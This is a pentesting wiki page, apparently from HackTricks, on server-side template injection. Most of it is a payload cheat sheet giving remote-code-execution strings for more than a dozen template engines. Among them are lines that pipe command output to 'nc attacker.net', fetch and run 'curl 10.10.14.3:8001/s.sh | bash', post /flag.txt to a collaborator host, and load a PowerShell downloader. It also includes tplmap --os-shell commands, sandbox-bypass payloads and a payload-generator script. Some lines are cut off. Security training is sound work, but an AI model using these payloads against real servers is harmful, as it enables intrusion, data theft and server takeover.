Powered By GitBook

SSTI (Server Side Template Injection)

HackTricks LIVE Twitch Wednesdays 5.30pm (UTC) - Youtube

RootedCON is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.

RootedCON
RootedCON

What is server-side template injection?

A server-side template injection occurs when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to **generate web** pages by **combining fixed** templates with **volatile** data. Server-side template injection attacks can occur when **user input** is concatenated directly **into a template**, rather than passed in as data. This allows attackers to **inject arbitrary template directives** in order to manipulate the template engine, often enabling them to take **complete control of the server**.


An example of vulnerable code see the following one:

```
$output = $twig->render("Dear " . $_GET['name']);
```

In the previous example **part of the template** itself is being **dynamically generated** using the `GET` parameter `name`. As template syntax is evaluated server-side, this potentially allows an attacker to place a server-side template injection payload inside the `name` parameter as follows:

```
http://vulnerable-website.com/?name={{bad-stuff-here}}
```

Constructing a server-side template injection attack



Detect

As with any vulnerability, the first step towards exploitation is being able to find it. Perhaps the simplest initial approach is to try **fuzzing the template** by injecting a sequence of special characters commonly used in template expressions, such as the polyglot `${{<%[%'"}}%\.`.
In order to check if the server is vulnerable you should **spot the differences** between the response with **regular data** on the parameter and the **given payload**.
If an **error is thrown** it will be quiet easy to figure out that **the server is vulnerable** and even which **engine is running**. But you could also find a vulnerable server if you were **expecting** it to **reflect** the given payload and it is **not being reflected** or if there are some **missing chars** in the response.

Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily **mistaken for a simple XSS** vulnerability, but it's easy to differentiate if you try to set **mathematical operations** within a template expression:

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
*{7*7}
```

Detect - Code context

In these cases the **user input** is being placed **within** a **template expression**:

```
engine.render("Hello {{"+greeting+"}}", data)
```

The URL access that page could be similar to: `http://vulnerable-website.com/?greeting=data.username`

If you **change** the `greeting` parameter for a **different value** the **response won't contain the username**, but if you access something like: `http://vulnerable-website.com/?greeting=data.username}}hello` then, **the response will contain the username** (if the closing template expression chars were `}}`).
If an **error** is thrown during these test, it will be easier to find that the server is vulnerable.


Identify

Once you have detected the template injection potential, the next step is to identify the template engine.
Although there are a huge number of templating languages, many of them use very similar syntax that is specifically chosen not to clash with HTML characters.

If you are lucky the server will be **printing the errors** and you will be able to find the **engine** used **inside** the errors. Some possible payloads that may cause errors:

`${}`	`{{}}`	`<%= %>`
`${7/0}`	`{{7/0}}`	`<%= 7/0 %>`
`${foobar}`	`{{foobar}}`	`<%= foobar %>`
`${7*7}`	`{{7*7}}`	``

Otherwise, you'll need to manually **test different language-specific payloads** and study how they are interpreted by the template engine. A common way of doing this is to inject arbitrary mathematical operations using syntax from different template engines. You can then observe whether they are successfully evaluated. To help with this process, you can use a decision tree similar to the following:



Exploit

Read

The first step after finding template injection and identifying the template engine is to read the documentation. Key areas of interest are:

- 'For Template Authors' sections covering basic syntax.
- 'Security Considerations' - chances are whoever developed the app you're testing didn't read this, and it may contain some useful hints.
- Lists of builtin methods, functions, filters, and variables.
- Lists of extensions/plugins - some may be enabled by default.

Explore

Assuming no exploits have presented themselves, the next step is to **explore the environment** to find out exactly what **you have access to**. You can expect to find both **default objects** provided by the template engine, and **application-specific objects** passed in to the template by the developer. Many template systems expose a 'self' or namespace object containing everything in scope, and an idiomatic way to list an object's attributes and methods.

If there's no builtin self object you're going to have to bruteforce variable names using SecLists and Burp Intruder's wordlist collection.

Developer-supplied objects are particularly likely to contain sensitive information, and may vary between different templates within an application, so this process should ideally be applied to every distinct template individually.

Attack

At this point you should have a **firm idea of the attack surface available** to you and be able to proceed with traditional security audit techniques, reviewing each function for exploitable vulnerabilities. It's important to approach this in the context of the wider application - some functions can be used to exploit application-specific features. The examples to follow will use template injection to trigger arbitrary object creation, arbitrary file read/write, remote file include, information disclosure and privilege escalation vulnerabilities.

Tools

Tplmap

```
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e
```

Exploits

Generic

In this **wordlist** you can find **variables defined** in the environments of some of the engines mentioned below:

- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt

Java

Java - Basic injection

```
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
```

Java - Retrieve the system's environment variables

```
${T(java.lang.System).getenv()}
```

Java - Retrieve /etc/passwd

```
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Charac
```

FreeMarker (Java)

You can try your payloads at https://try.freemarker.apache.org

- `{{7*7}} = {{7*7}}`
- `${7*7} = 49`
- `#{7*7} = 49 -- (legacy)`
- `${7*'7'} Nothing`
- `${foobar}`

```
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlo
```

Freemarker - Sandbox bypass

⚠️ only works on Freemarker versions below 2.3.30

```
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
```

More information

- In FreeMarker section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker

Velocity (Java)

```
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end
```

More information

- In Velocity section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity

Thymeleaf (Java)

The typical test expression for SSTI is `${7*7}`. This expression works in Thymeleaf, too. If you want to achieve remote code execution, you can use one of the following test expressions:

- SpringEL: `${T(java.lang.Runtime).getRuntime().exec('calc')}`
- OGNL: `${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}`

However, as we mentioned before, expressions only work in special Thymeleaf attributes. If it's necessary to use an expression in a different location in the template, Thymeleaf supports *expression inlining*. To use this feature, you must put an expression within `[[...]]` or `[(...)]` (select one or the other depending on whether you need to escape special symbols). Therefore, a simple SSTI detection payload for Thymeleaf would be `[[${7*7}]]`.

Chances that the above detection payload would work are, however, very low. SSTI vulnerabilities usually happen when a template is dynamically generated in the code. Thymeleaf, by default, doesn't allow such dynamically generated templates and all templates must be created earlier. Therefore, if a developer wants to create a template from a string *on the fly*, they would need to create their own TemplateResolver. This is possible but happens very rarely.

If we take a deeper look into the documentation of the Thymeleaf template engine, we will find an interesting feature called ***expression preprocessing***. Expressions placed between double underscores (`__...__`) are preprocessed and the result of the preprocessing is used as part of the expression during regular processing. Here is an official example from Thymeleaf documentation:

```
#{selection.__${sel.code}__}
```

Vulnerable example

```
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcc

http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
```

More information

- https://www.acunetix.com/blog/web-security-zone/exploiting-ssti-in-thymeleaf/

EL - Expression Language

Spring Framework (Java)

```
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStre
```

Bypass filters

Multiple variable expressions can be used, if `${...}` doesn't work try `#{...}`, `*{...}`, `@{...}` or `~{...}`.

- Read `/etc/passwd`

```
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Charac
```

- Custom Script for payload generation

```
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
    if count == 1:
        base_payload += f"(T(java.lang.Character).toString({i}).concat"
        count += 1
    elif count == len(converted):
        base_payload += f"(T(java.lang.Character).toString({i})))"
    else:
        base_payload += f"(T(java.lang.Character).toString({i})).concat"
        count += 1

print(base_payload + end_payload)
```

More Information

- Thymleaf SSTI
- Payloads all the things

Spring View Manipulation (Java)

```
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
```

- https://github.com/veracode-research/spring-view-manipulation

EL - Expression Language

Pebble (Java)

- `{{ someString.toUPPERCASE() }}`

Old version of Pebble (< version 3.0.9):

```
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
```

New version of Pebble :

```
{% set cmd = 'id' %}


{% set bytes = (1).TYPE
     .forName('java.lang.Runtime')
     .methods[6]
     .invoke(null,null)
     .exec(cmd)
     .inputStream
     .readAllBytes() %}
{{ (1).TYPE
     .forName('java.lang.String')
     .constructors[0]
     .newInstance(([bytes]).toArray()) }}
```

Jinjava (Java)

```
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
```

Jinjava is an open source project developed by Hubspot, available at https://github.com/HubSpot/jinjava/

Jinjava - Command execution

Fixed by https://github.com/HubSpot/jinjava/pull/230

```
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip
```

More information

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinjava

Hubspot - HuBL (Java)

- `{% %}` statement delimiters
- `{{ }}` expression delimiters
- `{# #}` comment delimiters
- `{{ request }}` - com.hubspot.content.hubl.context.TemplateContextRequest@23548206
- `{{'a'.toUpperCase()}}` - "A"
- `{{'a'.concat('b')}}` - "ab"
- `{{'a'.getClass()}}` - java.lang.String
- `{{request.getClass()}}` - class com.hubspot.content.hubl.context.TemplateContextRequest
- `{{request.getClass().getDeclaredMethods()[0]}}` - public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()

Search for "com.hubspot.content.hubl.context.TemplateContextRequest" and discovered the Jinjava project on Github.

```
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the
```

```
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtainec

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScr
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScrip
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86
```

More information

- https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html

Expression Language - EL (Java)

- `${"aaaa"}` - "aaaa"
- `${99999+1}` - 100000.
- `#{7*7}` - 49
- `${{7*7}}` - 49
- `${{request}}, ${{session}}, {{faceContext}}`

EL provides an important mechanism for enabling the presentation layer (web pages) to communicate with the application logic (managed beans). The EL is used by **several JavaEE technologies**, such as JavaServer Faces technology, JavaServer Pages (JSP) technology, and Contexts and Dependency Injection for Java EE (CDI). Check the following page to learn more about the **exploitation of EL interpreters**:

EL - Expression Language

Groovy (Java)

This Security Manager bypass was taken from this **writeup**.

```
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
    cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
    assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
    cmd = "whoami";
    out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream())
    cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollabo
    java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Rur
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YW
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102
```

RootedCON is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.

RootedCON
RootedCON

Smarty (PHP)

```
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearCor
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
```

More information

- In Smarty section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty

Twig (PHP)

- `{{7*7}} = 49`
- `${7*7} = ${7*7}`
- `{{7*'7'}} = 49`
- `{{1/0}} = Error`
- `{{foobar}} Nothing`

```
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")]
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
```

Twig - Template format

```
$output = $twig > render (
  'Dear' . $_GET['custom_greeting'],
  array("first_name" => $user.first_name)
);

$output = $twig > render (
  "Dear {first_name}",
  array("first_name" => $user.first_name)
);
```

More information

- In Twig and Twig (Sandboxed) section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig

Jade (NodeJS)

```
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')


#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
```

More information

- In Jade section of https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade--codepen

Handlebars (NodeJS)

Path Traversal (more info here).

```
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../rc
```

- = Error
- ${7*7} = ${7*7}
- Nothing

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}

URLencoded:
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0d%0a%20%20%7b%7b%23%77%6
```

More information

- http://mahmoudsec.blogspot.com/2019/04/handlebars-template-injection-and-rce.html

JsRender (NodeJS)

Template	Description
	Evaluate and render output
	Evaluate and render HTML encoded output
	Comment
and	Allow code (disabled by default)

- = 49

Client Side

```
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
```

Server Side

```
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_pro
```

More information

- https://appcheck-ng.com/template-injection-jsrender-jsviews/

PugJs (NodeJS)

- `#{7*7} = 49`
- `#{function(){localLoad=global.process.mainModule.constructor._load; sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}`
- `#{function(){localLoad=global.process.mainModule.constructor._load; sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}`

Example server side render

```
var pugjs = require('pug');
home = pugjs.render(injected_page)
```

More information

- https://licenciaparahackear.github.io/en/posts/bypassing-a-restrictive-js-sandbox/

NUNJUCKS (NodeJS)

- {{7*7}} = 49
- {{foo}} = No output
- #{7*7} = #{7*7}
- {{console.log(1)}} = Error

```
{{range.constructor("return global.process.mainModule.require('child_process').execSync('tail /etc/pa
{{range.constructor("return global.process.mainModule.require('child_process').execSync('bash -c \"ba
```

More information

- http://disse.cting.org/2016/08/02/2016-08-02-sandbox-break-out-nunjucks-template-engine

ERB (Ruby)

- `{{7*7}} = {{7*7}}`
- `${7*7} = ${7*7}`
- `<%= 7*7 %> = 49`
- `<%= foobar %> = Error`

```
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
```

More information

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby

Slim (Ruby)

- `{ 7 * 7 }`

```
{ %x|env| }
```

More information

- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby

Python

Check out the following page to learn tricks about **arbitrary command execution bypassing sandboxes** in python:

Bypass Python sandboxes

Tornado (Python)

- `{{7*7}} = 49`
- `${7*7} = ${7*7}`
- `{{foobar}} = Error`
- `{{7*'7'}} = 7777777`

```
{% import foobar %} = Error
{% import os %}

{% import os %}

{{os.system('whoami')}}
{{os.system('whoami')}}
```

More information

Jinja2 (Python)

Official website

> Jinja2 is a full featured template engine for Python. It has full unicode support, an optional integrated sandboxed execution environment, widely used and BSD licensed.

- `{{7*7}} = Error`
- `${7*7} = ${7*7}`
- `{{foobar}} Nothing`
- `{{4*4}}[[5*5]]`
- `{{7*'7'}} = 7777777`
- `{{config}}`
- `{{config.items()}}`
- `{{settings.SECRET_KEY}}`
- `{{settings}}`
- `<div data-gb-custom-block data-tag="debug"></div>`

```
{% debug %}
```

```
{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
```

Jinja2 - Template format

```
{% extends "layout.html" %}
{% block body %}
  <ul>
  {% for user in users %}
    <li><a href="{{ user.url }}">{{ user.username }}</a></li>
  {% endfor %}
  </ul>
{% endblock %}
```

More details about how to abuse Jinja:

Jinja2 SSTI

Mako (Python)

```
<%
import os
x=os.popen('id').read()
%>
${x}
```

Razor (.Net)

- `@(2+2) <= Success`
- `@() <= Success`
- `@("{{code}}") <= Success`
- `@ <=Success`
- `@{} <= ERROR!`
- `@{ <= ERRROR!`
- `@(1+2)`
- `@( //C#Code )`
- `@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");`
- `@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc`

```
IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AG
UAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBc
AFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXA
BUAGEAc
```

The .NET `System.Diagnostics.Process.Start` method can be used to start any process on the server and thus create a webshell. You can find a vulnerable webapp example in https://github.com/cnotin/RazorVulnerableApp

More information

- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/

ASP

- `<%= 7*7 %>` = 49
- `<%= "foo" %>` = foo
- `<%= foo %>` = Nothing
- `<%= response.write(date()) %>` = <Date>

```
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http
```

More Information

- https://www.w3schools.com/asp/asp_examples.asp

Mojolicious (Perl)

Even if it's perl it uses tags like ERB in Ruby.

- `<%= 7*7 %> = 49`
- `<%= foobar %> = Error`

```
<%= perl code %>
<% perl code %>
```

SSTI in GO

The way to confirm that the template engine used in the backed is Go you can use these payloads:

- `{{ . }}` = data struct being passed as input to the template
  - If the passed data is an object that contains the attribute Password for example, the previous payload would leak it, but you could also do: `{{ .Password }}`
- `{{printf "%s" "ssti" }}` = should output the string ssti in the response
- `{{html "ssti"}}`, `{{js "ssti"}}` = These are a few other payloads which should output the string "ssti" without the trailing words "js" or "html". You can refer to more keywords in the engine here.

XSS exploitation

If the server is **using the text/template** package, XSS is very easy to achieve by **simply** providing your **payload** as input. However, that is **not the case with html/template** as itHTMLencodes the response: `{{"<script>alert(1)</script>"}}` --> `<script>alert(1)</script>`

However, Go allows to **DEFINE** a whole **template** and then **later call it**. The payload will be something like: `{{define "T1"}}<script>alert(1)</script>{{end}} {{template "T1"}}`

RCE Exploitation

The documentation for both the html/template module can be found here, and the documentation for the text/template module can be found here, and yes, they do vary, a lot. For example, in **text/templat**e, you can **directly call any public function with the "call" value**, this however, is not the case with html/template.

If you want to find a RCE in go via SSTI, you should know that as you can access the given object to the template with `{{ . }}`, you can also **call the objects methods**. So, imagine that the **passed object has a method called System** that executes the given command, you could abuse it with: `{{ .System "ls" }}`
Therefore, you will probably **need the source code**. A potential source code for something like that will look like:

```go
func (p Person) Secret (test string) string {
        out, _ := exec.Command(test).CombinedOutput()
        return string(out)
}
```

Previous
Cloud SSRF

Next
EL - Expression Language

More Exploits

Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also yo[illegible] interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI

Last modified 29d ago

BlackHat PDF

EN-Server-Side-Template-Injection-RCE-For-The-Modern-Web-App-BlackHat-15.pdf 2MB
PDF

Related Help

If you think it could be useful, read:

- Flask tricks
- Python magic functions

Tools

GitHub - epinna/tplmap: Server-Side Template Injection and Code Injection Detection and Exploitation Tool
GitHub

Brute-Force Detection List

Auto_Wordlists/ssti.txt at main · carlospolop/Auto_Wordlists
GitHub

Practice & References

- https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- **https://portswigger.net/web-security/server-side-template-injection**

/RootedCON

RootedCON is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.

RootedCON
RootedCON

HackTricks LIVE Twitch **Wednesdays 5.30pm (UTC)** - Youtube